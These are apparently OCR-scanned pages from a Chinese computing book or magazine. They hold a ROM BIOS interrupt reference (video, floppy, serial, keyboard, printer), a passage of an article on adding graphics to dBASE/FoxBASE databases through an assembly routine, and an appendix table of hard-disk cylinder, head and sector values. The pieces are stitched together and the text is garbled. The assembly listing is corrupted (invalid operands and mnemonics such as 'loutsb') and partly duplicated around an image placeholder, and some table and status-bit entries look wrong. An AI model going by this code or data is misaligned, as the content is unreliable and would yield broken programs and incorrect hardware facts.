功能 06H 初始化窗口或窗口内容向上滚动

以ASCII空字符和给定的属性初始化指定的显示窗口, 或使窗口的内容向上滚动指定的行.

输入参数: AL=滚动行数(如果AL=0, 整个窗口为空白) BH=空白区的属性

CH=窗口左上角的Y坐标 CL=窗口左上角的X坐标

DH=窗口右下角的Y坐标 DL=窗口右下角的X坐标

输出参数: 无

功能 07H 初始化窗口或窗口内容向下滚动

用ASCII空字符和一定属性初始化一指定窗口, 或窗口内容向下滚动指定行数.

输入参数: AL=滚动行数(如果AL=0, 整个窗口被填为空格)

BH=空格区的属性

CH=窗口左上角的Y坐标 CL=窗口左上角的X坐标

DH=窗口右下角的Y坐标 DL=窗口右下角的X坐标

输出参数: 无

功能 08H 读光标位置的属性和字符

对指定显示页取当前光标位置的ASCII字符和属性.

输入参数: BH=显示页

输出参数: AL=ASCII字符

功能 09H 写光标位置的属性和字符

在当前光标位置写一指定的ASCII字符和它的属性.

输入参数: AL=ASCII字符 BH=显示页

BL=属性(字符方式)或颜色(图形方式)

CX=写字符计数(重复因子)

输出参数: 无

功能 0AH 只在光标位置写字符

写一ASCII字符到当前显示的光标位置, 字符的属性是前面同一位置上的属性.

输入参数: AL=ASCII字符 BH=显示页

BL=颜色(图形方式, PCjr) CX=写字符计数(重复因子)

输出参数: 无

功能 0BH 置彩色调色板

选一调色板, 或置彩色调色板的内容.

输入参数: BH=所置彩色调色板ID BL=和颜色ID一起使用的颜色值

输出参数: 无

功能 0CH 写图形象素

在指定的图形坐标位置画一点.

输入参数: AL=象素值(合法值见注释) CX=列数(X坐标)

DX=行数(Y坐标)

输出参数: 无

注释: 1. 对显示方式04H和05H(中分辨4色图形), 合法的象素值是0-3.

2. 对显示方式06H(高分辨2色图形), 合法的象素值是0-1.

功能 0DH 读图形象素

读指定图形坐标位置的当前象素值.

输入参数: CX=列数(X坐标) DX=行数(Y坐标)

输出参数: AL=象素值(范围取决于图形方式 k k 见0CH)

功能 0EH 以电传打字方式写字符

在当前光标位置写一ASCII字符到显示, 如果在图形方式则用指定的颜色; 随后适当增加光标位置.

输入参数: AL=ASCII字符 BH=字符方式的显示页

BL=图形方式的背景色

输出参数: 无

功能 0FH 取当前显示方式

取活动显示控制器的当前显示方式.

输入参数: 无

输出参数: AH=屏幕上字符列数

AL=显示方式号(0-13H)

00H 40x25 黑白文本(CGA) 01H 40x25 彩色文本(CGA)

02H 80x25 黑白文本(CGA) 03H 80x25 彩色文本(CGA)

04H 320x200 4色图形(CGA) 05H 320x200 4色图形(CGA)

06H 640x200 2色图形(CGA) 07H 80x25 单色文本(MDA)

08H 160x200 16色图形(PCjr) 09H 320x200 16色图形(PCjr)

0AH 640x200 4色图形(PCjr) 0DH 320x200 16色图形(EGA)

0EH 640x200 16色图形(EGA) 0FH 640x350 单色图形(EGA)

10H 640x350 16色图形(EGA) 11H 640x480 2色图形(VGA)

12H 640x480 16色图形(VGA) 13H 320x200 256色图形(VGA)

BH=活动显示页

功能 10H 置调色板寄存器

控制对应的颜色和象素值(只对PCjr和扩展图形卡).

输入参数: AL=00H 置调色板寄存器 01H 置边缘颜色寄存器

02H 置全部调色板寄存器和边缘寄存器

03H 置闪烁/亮度位

BH=颜色值

BL=若置AL=00调色板寄存器(00H至0FH)

若AL=03闪烁/亮度位(仅EGA) 0=强度 1=闪烁

ES, DX=颜色列表的段, 位移(若AL=02)

输出参数: 无

功能 11H 保留

功能 12H 保留

功能 13H 写字符串

送一字符串到当前活动显示的显示缓冲区.

输入参数: AL=写方式

0 属性在BL中, 字符串中仅包含字符码, 写后光标位置不被修改.

1 属性在BL中, 字符串中仅包含字符码, 写后修改光标位置.

2 字符串中包含选择的字符码和属性字节, 写后不修改光标位置.

3 字符串中包含选择的字符码和属性字节, 写后修改光标位置.

BH=页号 BL=属性(写方式0和1)

CX=字符串长度 DH=Y坐标(所写串的行)

DL=X坐标(所写串的列) ES, BP=串串的段, 位移

输出参数: 无

功能 FEH 取显示缓冲

在TOP VIEW下取当前执行任务的显示缓冲内存地址.

输入参数: ES, DI=假设显示缓冲的段, 位移(见注释)

输出参数: ES, DI=当前进程的显示缓冲的段, 位移

注释: 1. 假设的地址应提供如下显示卡类型:

显示卡类型 地址

单色显示卡 B000, 0000H

标准彩色/图形卡 B800, 0000H

2. 此功能不能用于图形方式

功能 FFH 修改显示缓冲区

在TOP VIEW下复制应用程序的投影显示缓冲的内容到真的显示刷新缓冲.

输入参数: CX=已被修改的缓冲字符数

DI = 在投影显示缓冲内已被修改的首字符位
 ES = 投影显示缓冲段
 输出参数: 无
 INT 13H (软盘服务)
 由ROM BIOS的INT 13H存取软盘有6种不同功能,通常的调用序列是:
 MOV ah,功能 ; AH包含的功能码

其它寄存器作 ; 为功能说明值
 ; 转BIOS
 INT 13H
 段寄存器以及BX,CX,DX,SI,DI,BP被保存,AX用于返回结果或状态。

功能 00H 重新启动软盘系统
 重新启动软盘控制并为软盘1/O作准备。
 输入参数: 无
 输出参数: 无

功能 01H 取软盘系统状态
 取软盘系统状态
 输入参数: 无
 输出参数: AH = 状态字节 若置,
 第7位 = 盘超时(回答失败) 第6位 = 随机移动失败
 第5位 = 控制器错 第4位 = 读盘数据错(CRC)
 第3位 = 操作时DMA超载运行 第2位 = 申请的扇区未找到
 第1位 = 盘写保护 第0位 = 传送给驱动器非法命令

功能 02H 读软盘
 从软盘传送一个扇区或几个扇区到内存
 输入参数: AL = 传送扇区数(1-9) ES, BX = 用户盘1/O缓存段,位移
 CH = 磁道号(0-39) CL = 扇区号(1-9)
 DH = 磁头号(0-1) DL = 驱动器号(0-3)
 输出参数: 成功: 进位标志 = 清 AH = 0 AL = 实际传送的盘扇区数
 失败: 进位标志 = 置 AH = 状态字节 若置,
 第7位 = 盘超时(回答失败) 第6位 = 随机移动失败
 第5位 = 控制器错 第4位 = 读盘数据错(CRC)
 第3位 = DMA操作过载 第2位 = 申请的扇区未找到
 第1位 = 盘写保护 第0位 = 传送给驱动器非法命令

功能 03H 写盘
 从内存向软盘写一个扇区或几个扇区。
 输入参数: AL = 传送扇区数(1-9) ES, BX = 用户盘1/O缓存段,位移
 CH = 磁道号(0-39) CL = 扇区号(1-9)
 DH = 磁头号(0-1) DL = 驱动器号(0-3)
 输出参数: 成功: 进位标志 = 清 AH = 0 AL = 实际传送的盘扇区数
 失败: 进位标志 = 置 AH = 状态字节 若置,
 第7位 = 盘超时(回答失败) 第6位 = 随机移动失败
 第5位 = 控制器错 第4位 = 读盘数据错(CRC)
 第3位 = DMA操作过载 第2位 = 申请的扇区未找到
 第1位 = 盘写保护 第0位 = 传送给驱动器非法命令

功能 04H 验证扇区
 验证软盘指定扇区的地址,不从内存读写数据。
 输入参数: AL = 验证扇区数(1-9) CH = 磁道号(0-39)
 CL = 扇区号(1-9) DH = 磁头号(0-1)
 DL = 驱动器号(0-3)
 输出参数: 成功: 进位标志 = 清 AH = 0
 失败: 进位标志 = 置 AH = 状态字节 若置,
 第7位 = 盘超时(回答失败) 第6位 = 随机移动失败
 第5位 = 控制器错 第4位 = 读盘数据错(CRC)
 第3位 = DMA操作过载 第2位 = 申请的扇区未找到
 第1位 = 盘写保护 第0位 = 传送给驱动器非法命令

功能 05H 格式化磁道
 完成软盘地址域和数据扇区的初始化。
 输入参数: ES, BX = 地址区域列地址的段,位移
 输出参数: 无

INT 14H (串行口服务)
 存取串行通讯口控制可调用 INT 14H 的4个不同功能,它们的说明见后,一般的调用序列是:

mov ah,功能 ; AH功能类型
 mov dx,通讯口号 ; DX选择通讯口
 ;其它寄存器

INT 14H ; 转BIOS
 段寄存器以及BX,CX,DX,SI,DI和BP被保存,AX用于返回结果或状态。
 值得注意的是用INT 14H选择的通讯口号开始是0,而在DOS级是从1开始(COM1,COM2)

功能 00H 初始化通讯口
 初始化指定的串行通讯口为希望的波特率,奇偶性,字长和停止位数。
 输入参数: AL = 初始化参数 DX = 通讯口号(COM1 = 0, COM2 = 1等)
 输出参数: AH = 通讯口状态 若置,
 第7位 = 超时 第6位 = 传送移位寄存器空
 第5位 = 传送保存寄存器空 第4位 = 检测到break
 第3位 = 帧错 第2位 = 奇偶错
 第1位 = 过载(overrun) 第0位 = 数据准备好
 AL = 调制解调器(modem)状态 若置,
 第7位 = 检测到接收线信号 第6位 = 环标识
 第5位 = 数据准备好 第4位 = 清发送
 第3位 = 检测到接收线信号改变 第2位 = 环标识后延边
 第1位 = 置数据准备好,状态改变 第0位 = 清发送状态改变

功能 01H 向通讯口写字符
 写一字符到指定的串行通讯口,返回通讯口当前状态。
 输入参数: AL = 所写字符 DX = 通讯口号(com1 = 0, com2 = 1, 等)
 输出参数: 成功: AH第7位 = 0 AL = 不变
 失败: AH第7位 = 1
 (AH)0-6位 = 通讯口状态 若置,
 第6位 = 传送移位寄存器空

第5位 = 传送保存寄存器空 第4位 = 检测到break
 第3位 = 帧错 第2位 = 奇偶错
 第1位 = 超载错 第0位 = 数据准备好

AL = 不变
 功能 02H 从通讯口读字符
 从指定的串行通讯口读一字符,同时返回通讯口状态。
 输入参数: DX = 通讯口号(COM1 = 0, COM2 = 1等)
 输出参数: 成功: AH第7位 = 0 AL = 字符
 失败: AH第7位 = 1
 (AH)0-6位 = 通讯口状态 若置,
 第6位 = 传送移位寄存器空 第4位 = 检测到break
 第5位 = 传送保存寄存器空 第2位 = 奇偶错
 第3位 = 帧错 第0位 = 数据准备好
 第1位 = 超载错

AL = 不变
 功能 03H 取通讯口状态
 返回指定串行通讯口状态。
 输入参数: DX = 通讯口号(com1 = 0, com2 = 1, 等)
 输出参数: AH = 通讯口状态 若置,
 第7位 = 超时 第6位 = 检测到break
 第5位 = 传送移位寄存器空 第4位 = 检测到break
 第6位 = 传送保存寄存器空 第2位 = 奇偶错
 第3位 = 帧错 第0位 = 数据准备好
 第1位 = 超载错
 AL = 调制解调器状态 若置,
 第7位 = 检测到接收线信号 第6位 = 环标识
 第5位 = 数据准备好 第4位 = 清发送
 第3位 = 检测到改变接收线信号 第2位 = 下延边环标识
 第1位 = 改变数据准备好状态 第0位 = 改变清发送状态

INT 16H (键盘服务)
 可以利用ROM BIOS INT 16H的三个不同功能存取键盘控制器和它的状态标志,一般的调用序列是:
 mov ah,功能 ; AH = 功能类型
 ;其它寄存器参数

INT 16H ; 调用BIOS
 段寄存器以及 BX,CX,DX,SI,DI和BP被保存,寄存器AX和CPU的0标志用于返回结果和状态,在DOS下运行的程序很少用ROM BIOS的键盘驱动程序。

功能 00H 从键盘读字符
 从键盘读一字符,同时也返回键盘的扫描码。
 输入参数: 无
 输出参数: AH = 键盘扫描码 AL = ASCII字符
 功能 01H 读键盘状态
 判断输入的字符是否准备好,若准备好,则返回一标志字符。
 输入参数: 无
 输出参数: 零标志 = 清除 AH = 扫描码 AL = ASCII码
 如果没有键入则等待; 零标志 = 置位

功能 02H 返回键盘标志
 返回BIOS标志字节,它描述了每个键盘触发器和移位键的状态。
 输入参数: 无
 输出参数: AL = ROM BIOS键盘标志字节(0000,0417H) 若置,
 第7位 = INSERT 打开 第6位 = CAPS LOCK 打开
 第5位 = NUM LOCK 打开 第4位 = SCROLL LOCK 打开
 第3位 = ALT键压下 第2位 = CTRL键压下
 第1位 = SEPT-SHIFT键压下 第0位 = RIGHT-SHIFT键压下

INT 17H (打印机驱动程序)
 在ROM BIOS INT 17H中可用三种不同的功能存取并行打印机控制器,它们在后面说明,一般的调用序列是:

mov ah,功能 ; AH功能类型
 mov dx,通讯口号 ; DX选择打印口
 ;其它寄存器装入指定参数

INT 17H ; 转BIOS
 保存段寄存器以及 BX,CX,DX,SI,DI和BP,寄存器AH用于返回打印状态,值得注意的是以INT 17H选择的并行口号以0开始,而在DOS级它们从1开始(LPT1,LPT2,等),在DOS下运行的程序很少需要用到ROM BIOS的打印机服务。

功能 00H 向打印机写字符
 送一字符到指定的并行打印机接口,同时返回打印口状态。
 输入参数: AL = 所写字符 DX = 打印机号(0-2)
 输出参数: AH = 打印机状态 若置,
 第7位 = 打印机不忙 第6位 = 确认
 第5位 = 无纸 第4位 = 选择打印机
 第3位 = 1/O错 第2位 = 不用
 第1位 = 不用 第0位 = 超时

功能 01H 初始化打印机口
 初始化指定并行打印机口,并返回状态。
 输入参数: DX = 打印机号L(0-2)
 输出参数: AH = 打印机状态 若置,
 第7位 = 打印机不忙 第6位 = 确认
 第5位 = 无纸 第4位 = 选择打印机
 第3位 = 1/O错 第2位 = 不用
 第1位 = 不用 第0位 = 超时

功能 02H 打印机状态请求
 返回指定并行打印机接口的当前状态。
 输入参数: DX = 打印机号(0-2)
 输出参数: AH = 打印机状态 若置,
 第7位 = 打印机不忙 第6位 = 确认
 第5位 = 无纸 第4位 = 选择打印机
 第3位 = 1/O错 第2位 = 不用
 第1位 = 不用 第0位 = 超时

实现图、文数据库管理系统的方法

云南省军区自动化站 李晚华

摘 要: 本文对当今数据库管理系统进行了分析,对目前比较流行的几种操作系统及应用情况作了比较。提出实现图、文数据库管理系统的初步设想,对数据库管理系统 dBASE、FoxBASE 软件如何实现图文数据库,作了实例分析,对编写图形显示模块、虚拟图形设备驱动程序作了较仔细的讨论,最后给出了一个完整的虚拟图形设备驱动程序。

关键词: 数据库 图文数据库 图形软件 虚拟图形设备驱动程序

一、问题提出

当今,通过用数据库建立起来的各种管理系统,遍及各行各业各个部门,数据库管理系统正越来越发挥非常重要的作用,它的“贡献”是不能抹灭的,但它存一个较大的不足之处,那就是无图形处理功能,使得有些需要用图形功能的管理系统得不到较好的完善,为加强数据库管理系统的作用,必须增加图形处理功能,以便能实现图、文数据库管理系统。本文介绍的就是利用现有的、比较流行的图形软件或虚拟图形设备驱动程序实现图、文数据库管理系统。

二、实现方法

为实现图、文数据库管理系统,本文提出几种比较实用的恒之有效的实用技术,读者通过了解这几种技术,一方面增长了知识面,另一方面对数据库管理系统实现图形功能打下了一个良好基础,为编写出高质量的数据库管理系统起到抛砖引玉的作用。

1. 利用现有的 2.13 汉字操作系统中的特显功能实现图、文数据库;

吴晓军的 2.13 汉字操作系统功能之强大,是众所周知的,利用其特显功能便能实现数据库的图文显示。它的特显功能除包括基本的画点、画线、画框等外,还具有 24 * 24 点阵的汉字显示、放大功能。它与数据库的接口是通过一系列“? @ 命令串”来实现的。

在 dBASE 中用命令: ? CHR(14)+“命令串”。

在 FoxBASE 中用命令: @ ROW,COW SAY CHR(14)+“命令串”

其中“命令串”有以下功能:

指定显示图形颜色、画线、画矩形、文字显示...等等。

例如在 foxbase 中画矩形用以下命令:

@ ROW,COW SAY CHR(14)+“B 宽,高”

此命令用于在屏幕上画一个矩形,当前点为矩形左下角点,其宽和高均以象素为单位,不得超过取值范围。具体“命令串”格式请参考“2.13”系列汉字操作系统手册一书。

2. 利用 CBIOS.0 中提供的虚拟图形设备驱动程序 GRD.SYS 实现图、文数据库,在长城系列机中的 CBIOS 3.0 上提供了一个虚拟图形设备驱动程序 GRD.SYS,通过在 CONFIG.SYS 中加入 DEVICE=GRP.SYS 实现图形调用,它包括一系列命令参数。

例如在 foxbase 中可由下列语句实现图形调用:

```
SET PRINTER TO "GRP"
SET PRINTER ON
SET CONS OFF
? "命令代码",参数1,参数2,参数3,.....
SET CONS ON
SET PRINTER OFF
SET PRINTER TO PRN;
```

如要实现画线调用,则:

L,C,X1,Y1,X2,Y2

其中,C 颜色

X1,第一点 X 坐标

Y1,第一点 Y 坐标

X2,第二点 X 坐标

Y2,第二点 Y 坐标

具体的“命令代码”格式请参考 CBIOS.0 操作手册一书。

3. 编写图形处理显示模块实现图、文数据库;

在 foxbase 中有一个能装入由汇编语言编写的二进制文件,该命令格式为 LOAD <filename>,其功能是从磁盘中读入文件到内存,在同一时间内可以将 16 个文件(每个文件可有 32000 BYTES)读入内存中,通常文件扩展名为 .BIN。通过以下命令建立 .BIN 文件。

```
masm filename.asm
link filename.exe
exe2bin filename.exe filename.bin
del filename.exe
```

使用时,首先利用 LOAD 命令将其二进制文件装入内存,尔后用 CALL filename WITH 参数 1,参数 2,调用,不用时可用 release 删除该文件。

有了上面依据后,我们就可以编写图形显示处理模块了,通过用以下“命令代码”实现操作。

L 参数 1,参数 2 画线
B 参数 1,参数 2 画矩形
S filename 存图形文件
R filename 恢复图形文件

作为一个例子,本文以 VGA(640*480)为例介绍恢复图形文件内容的程序,在 FoxBASE 中加入:

```
ad rstscr.bin
.....
call rstscr.bin with "graph—filename"
RESTSCR.ASM 程序:
;file name ,rstscr.asm
;恢复屏幕程序
code segment
assume cs,code,ds,code
rstscr proc far
jmp program
|
para-bx dw ?
para-ds dw ?
graph-filename db 12 dup(0)
fpacr dw 0
program:
mov cs,para-bx,bx
mov cs,para-ds,ds
;transfer parameters
mov si,bx
mov ax,cs
```

```
mov es,ax
mov di,offset graph—filename
mov cx,0
xfer: loutsb
cmp al,0
jz end—xfer
inc cx
stoeb
jmp xfer
end—xfer: stoeb
mov ax,cs
mov ds,ax
;open input files
mov dx,offset graph—filename
mov ax,3d00h
int 21h
mov fpacr,ax
mov bx,cs,fpacr
mov cx,38400d
mov ax,0a000h
mov ds,ax
mov dx,0
```

```
mov al,1
call s—read
mov al,2
calls—read
mov al,4
calls—read
mov al,8
calls—read
mov ax,cs
mov ds,ax
mov ah,3eh
int 21h
|
mov dx,3c4h
mov al,2
outdx,al
inidx
mov AL,0FH
outdx,al
|
mov bx,cs,para-bx
mov ds,cs,para-ds
ret
rstscr endp
s—read proc near
pushdx
pushax
mov dx,3c4h
mov al,2
outdx,al
popax
inidx
out dx,al
popdx
mov al,3fh
int 21h
ret
s—read endp
code ends
end
```

```
mov bx,cs,para-bx
mov ds,cs,para-ds
ret
```


```
rstscr endp
s—read proc near
pushdx
pushax
mov dx,3c4h
mov al,2
outdx,al
popax
inidx
out dx,al
popdx
mov al,3fh
int 21h
ret
s—read endp
code ends
end
```

4. 编写虚拟图形设备驱动程序 (TGRD.SYS)

① 虚拟图形设备驱动程序基础知识
前面,我们介绍了 CBIOS 3.0 所提供的虚拟图形设备驱动程序 GRD.SYS,它可以用于长城系列机中,这就是说该虚拟图形设备驱动程序只能用于带有卡卡的 CEGA/CVGA 显示器,而不能用于 EGA/VGA 带软字库的显示器,因而,就不能用 GRD.SYS 虚拟图形设备驱动程序实现图、文数据库管理系统了,为了能在任何机器上都能实现图、文数据库管理系统,我们编写了另一个虚拟图形设备驱动程序 TGRD.SYS,读者通过阅读该程序,便能编写自己的虚拟图形设备驱动程序了,由于设备驱动程序处于 DOS 操作系统的最低层,离 PC 机用户最远,加之这方面的书籍不多,对其中原理及关键技术往往具有一种令人摸不透的神秘色彩,许多技术人员很想知道其中的奥秘,但由于技术难度较大,通常不得不放弃这种打算,而只能利用现有的程序,或由厂家提供的虚拟图形设备驱动程序,而自己要编写或修改其虚拟设备驱动程序,那便无能为力了,为了让读者对虚拟图形设备驱动程序有一个全面的了解,本文介绍了编写虚拟图形设备驱动程序的方法,在编写之前,让我们看一看 DOS 设备驱动程序的一般结构。

DOS 设备驱动程序:			
设备头	名称	长度	含 义
设备头	NEXTDEV	4	下一个驱动程序首址
	ATTRIBUTE	2	设备属性
初始化	中 STRATEGY	2	初始化过程人口地址
	断 INTERRAPT	2	中断过程人口地址
子 命 令 码	命 令	8	设备名
	码		
过 程			
写且校验			

设备驱动程序模块 (DOS-BIOS) 作为 DOS 的一个组成部分,是连接 DOS 与外部设备 I/O 驱动之间的标准接口,它必须严格按照 MICROSOFT 公司指定的规程进行编程,其格式必须由设备头、策略过程、中断过程 3 部分组成。虚拟图形设备驱动程序与数据库管理系统之间的关系为:



附录六

常见硬盘设置参数一览表

生产厂家 型号	磁道数 cylinders	磁头数 heads	扇区数 sectors	容量 MB
ATASI				
3046	654	7	17	39
3051	704	7	17	42
3051+	733	7	17	44
3058	1024	8	17	71
CONNER_PERIPHERALS				
CP-342	981	5	17	42
CP-344	805	4	26	42
CP-3102-A	776	8	33	104
CP-3102-B	772	8	33	104
CP-3024	634	2	33	21
CP-3044	526	4	40	43
CP-3104	776	8	33	104
CP-3184	832	6	33	84
CP-3204	1348	8	38	209
CP-30104	762	8	39	121
CMĪ				
CM-6626	640	4	17	22
CM-6640	640	6	17	33
DATA-TECH_MEMORIES				
DTM-553	1024	5	17	44
DTM-853	640	6	17	44
DTM-885	1024	8	17	71
BRAND_TECHNOLOGY				
BT8085	1024	8	17	71
BT8128	1024	8	26	109
BT8170	1023	8	34	142
FUJITSU				
M2225D	615	4	17	21
M2227D	615	8	17	42
M2241AS	754	4	17	26
M2242AS	754	7	17	45
M2243AS	754	11	17	72
M2246E	822	10	34	143
M2247E	1242	7	34	151
M2248E	1242	11	34	237
M2249E	1242	15	34	324
M2261E	1657	8	53	359
M2263E	1657	15	53	674
M2611T	1334	2	33	45
M2612T	1334	4	33	90
M2613T	1334	6	33	135
M2614T	1334	8	33	180
HITACHI				
DK511-3	699	5	17	30
DK511-5	699	7	17	42
DK511-8	823	10	17	71
DK512-8	823	5	17	35
IMPRIMIS_CDC				
9415-519	697	3	17	18
9415-536	697	5	17	30
9415-538	733	5	17	31
9415-48	925	5	17	40
9415-56	925	9	17	72
9415-57	925	6	17	48
9415-67	925	7	17	56
9415-77	925	8	17	64
9415-85	1024	8	17	71

94155-85P	1024	8	17	71
94155-86	925	9	17	72
94155-96	1024	9	17	80
94155-96P	1024	9	17	80
94155-120	960	8	26	102
94155-120P	960	8	26	102
94155-135	960	9	26	115
94155-135P	960	9	26	115
94156-48	925	5	17	40
94156-67	925	7	17	56
94156-86	925	9	17	72
94166-101	968	5	34	84
94166-141	968	7	34	117
94166-182	968	9	34	151
94186-383	1411	13	34	319
94186-383H	1223	15	34	319
94186-442H	1411	15	34	368
94196-766	1631	15	53	663
94204-55	941	8	17	65
94204-71	1024	8	17	71
94205-51	989	5	17	43
94205-77	989	5	26	65
94216-106	1023	5	34	89
94244-383	1747	7	54	338
94246-383	1746	7	53	331
94354-135	1072	9	29	143
94354-160	1072	9	29	143
94354-172	1072	9	36	177
94354-200	1072	9	36	177
94354-230	1272	9	36	211
94355-100	1272	9	17	83
94355-150	1072	9	26	128
94356-111	1071	5	34	93
94356-155	1071	7	34	130
94356-200	1071	9	34	167
KYOCERA				
KC20A	616	4	17	21
KC20B	615	4	17	21
KC30A	616	4	26	32
KC30B	615	4	26	32
LAPINE				
TITAN20	615	4	17	21
MAXTOR				
XT1065	918	7	17	55
XT1085	1024	8	17	71
XT1105	918	11	17	87
XT1120R	1024	8	26	109
XT1140	918	15	17	119
XT1160	1024	15	17	133
XT1240R	1024	15	26	204
XT2085	1224	7	17	74
XT2190	1224	15	17	159
XT4170E	1223	7	34	149
XT4230E	1223	9	34	191
XT4380E	1223	15	34	319
XT8380E	1631	8	52	347
XT8610E	1631	12	52	521
XT8760E	1631	15	52	651
LXT200A	816	15	32	200
MICROPOLIS				
1323	1024	4	17	35

生产厂家 型号	磁道数 cylinders	磁头数 heads	扇区数 sectors	容量 MB
1323A	1024	5	17	44
1324	1024	6	17	53
1324A	1024	7	17	62
1325	1024	8	17	71
1333	1024	4	17	35
1333A	1024	5	17	44
1334	1024	6	17	53
1334A	1024	7	17	62
1335	1024	8	17	71
1353	1023	4	34	71
1353A	1023	5	34	89
1354	1023	6	34	106
1354A	1023	7	34	124
1355	1023	8	34	142
1551	1223	7	34	149
1554	1223	11	34	234
1555	1223	12	34	255
1556	1223	13	34	276
1557	1223	14	34	298
1558	1223	15	34	319
1568-15	1631	15	53	663
1653-4	1248	4	34	86
1653-5	1248	5	34	108
1654-6	1248	6	34	130
1654-7	1248	7	34	152
1664-7	1779	7	53	337
MICROSCIENCE				
HH-325	615	4	17	21
HH-725	615	4	17	21
HH-1050	1024	5	17	44
HH-1060	1024	5	26	68
HH-1075	1024	7	17	62
HH-1090	1314	7	17	80
HH-1095	1024	7	26	95
HH-1120	1314	7	26	122
HH-2120	1023	7	34	124
HH-2160	1275	7	34	195
4050	1024	5	17	44
4060	1024	5	26	68
4070	1024	7	17	62
4090	1024	7	26	95
5100	854	7	34	104
MINISCRIBE				
3053	1024	5	17	44
3085	1170	7	17	71
3130	1249	5	34	108
3180	1249	7	34	152
3425	615	4	17	21
3438	615	4	26	32
3650	809	6	17	42
3675	809	6	26	51
6032	1024	3	17	26
6053	1024	5	17	44
6053II	1024	5	17	44
6074	1024	7	17	62
6079	1024	5	26	68
6085	1024	8	17	71
6128	1024	8	26	109
7040	981	5	33	42
7080	981	10	37	85

8051A	981	5	17	42
8425	6154	4	17	21
8438	615	4	26	32
8450	771	4	26	41
8450XT	805	4	26	42
9230E	1223	9	34	191
9380E	1223	15	34	319
9780E	1660	15	53	675
MITSUBISHI				
MR522	612	4	17	21
MR535	977	5	17	42
MR535RLL	977	5	26	65
MR5310E	976	5	34	84
NEC				
D3126	615	4	17	21
D3142	642	8	17	44
D3146H	615	8	17	42
D3661	914	7	36	117
D3741	423	8	26	45
D5126	615	4	17	21
D5126H	615	4	17	21
D5127H	615	4	26	32
D5128	615	4	17	21
D5146H	615	8	17	42
D5147H	615	8	26	65
D5452	823	10	17	71
D5652	822	10	34	143
D5655	1223	7	34	149
D5662	1223	15	34	319
D5682	1632	15	53	664
NEWBURY				
NDR320	615	4	17	21
NDR340	615	8	17	42
NDR360	615	8	26	65
NDR1065	918	7	17	55
NDR1085	1024	8	17	71
NDR1105	918	11	17	87
NDR1140	918	15	17	119
NDR2190	1224	15	17	159
NDR4170	1223	7	34	149
NDR4380	1223	15	34	319
PRIAM				
502	755	7	17	46
504	755	7	17	46
514	1224	11	17	117
519	1224	15	17	159
617	751	11	34	143
623	751	15	34	196
630	1223	15	34	319
V130	987	3	17	25
V150	987	5	17	42
V170	987	7	17	60
V185	1166	7	17	71
PTI				
PT225	615	4	17	21
PT234	820	4	17	28
PT338	615	6	17	32
PT351	820	6	17	42
PT238R	615	4	26	32
PT251R	820	4	26	43
PT357R	615	6	26	49
PT376P	820	6	26	65

生产厂家 型号	磁道数 cylinders	磁头数 heads	扇区数 sectors	容量 MB
QUANTUM				
PRODRIVE_40AT	965	5	17	41
PRODRIVE_80AT	965	10	17	83
PRODRIVE_120AT	814	9	32	120
PRODRIVE_170AT	968	10	34	168
PRODRIVE_210AT	873	13	36	209
PRODRIVE_LPSS2	751	8	17	52
PRODRIVE_LPS105	755	16	17	105
Q520	512	4	17	17
Q530	512	6	17	26
Q540	512	8	17	35
RODIME				
203	321	6	17	16
204	321	8	17	22
202E	640	4	17	22
203E	640	6	17	33
204E	640	8	17	44
RO3000A-NAT	625	5	27	43
RO3000A-XLAT	992	5	17	43
RO3060R	750	5	26	49
RO3075R	750	6	26	59
RO3085R	750	7	26	69
RO5040	1224	3	17	31
RO5065	1224	5	17	53
RO5090	1224	7	17	74
SEAGATE				
ST125	615	4	17	21
ST125A	404	4	26	21
ST138	615	6	17	32
ST138A	604	4	26	32
ST138R	615	4	26	32
ST151	977	5	17	42
ST157A	560	6	26	44
ST157R	615	6	26	49
ST213	615	2	17	10
ST225	615	4	17	21
ST225R	667	2	31	21
ST238R	615	4	26	32
ST250R	667	4	31	42
ST251	880	6	17	42
ST253	989	5	17	43
ST274A	341	8	17	65
ST277R	820	6	26	65
ST279R	989	5	26	65
ST280A	1024	8	17	71
ST412	306	4	17	10
ST1090A	1072	5	29	79
ST1100	1072	9	17	83
ST1111E	1071	5	34	93
ST1126A	1072	7	29	111
ST1150R	1072	9	26	128
ST1162A	1072	9	36	177
ST1201A	1072	9	36	177
ST1201E	1071	9	34	167
ST1239A	1272	9	36	211
ST2106E	1023	5	34	89
ST2383A	1747	7	53	331
ST2383E	1746	7	53	331
ST4026	615	4	17	21
ST4038	733	5	17	31
ST4051	977	5	17	42
ST4053	1024	5	17	44

ST4085	1024	8	17	71
ST4086	925	9	17	72
ST4096	1024	9	17	80
ST4097	1024	9	17	80
ST4135R	960	9	26	115
ST4144R	1024	9	26	122
ST4182E	969	9	34	151
ST4383E	1411	13	34	319
ST4384E	1223	15	34	319
ST4442E	1411	15	34	368
ST4766E	1631	15	53	663
SAMSUNG				
SHD2020	820	2	26	21
SHD2021	820	2	28	23
SHD2030	820	4	17	28
SHD2040	820	4	26	43
SHD2041	820	4	28	47
SIEMENS				
MEGAILE-1200	1215	8	34	169
MEGAFILE-1300	1215	12	34	253
MEGAFILE-4410	1099	11	52	321
SYQUEST				
SQ312RD	612	2	17	10
SQ315F	612	4	17	21
SQ338F	612	6	17	31
TANDON				
TN262	615	4	17	21
TN362	615	4	17	21
TN703	578	5	17	25
TN703AT	733	5	17	31
TN705	962	5	17	41
TN755	981	5	17	42
TOSHIBA				
MK-53F	830	5	17	36
MK-53F-R	830	5	26	55
MK-54F	830	7	17	50
MK-54F-R	830	7	26	77
MK-56F	830	10	17	72
MK-56F-R	830	10	26	110
MK72PC_MFM	830	10	17	72
MK72PC_RLL	830	10	26	110
MK134FA_MFM	733	7	17	44
MK134FA_RLL	733	7	26	68
MK-153FA	829	5	34	72
MK-154FA	829	7	34	101
MK-156FA	829	10	34	144
MK234FC-I	845	7	35	106
TULIN				
TL226	640	4	17	22
TL240	640	6	17	33
VERTEX				
V130	987	3	17	25
V150	987	5	17	42
V170	987	7	17	60
V185	1166	7	17	71
WESTERN DIGITAL				
WD95044A	782	4	17	43
WD95048A	782	4	17	43

介绍一个通用全屏多字段数据控制输入C语言函数

山东 于新生

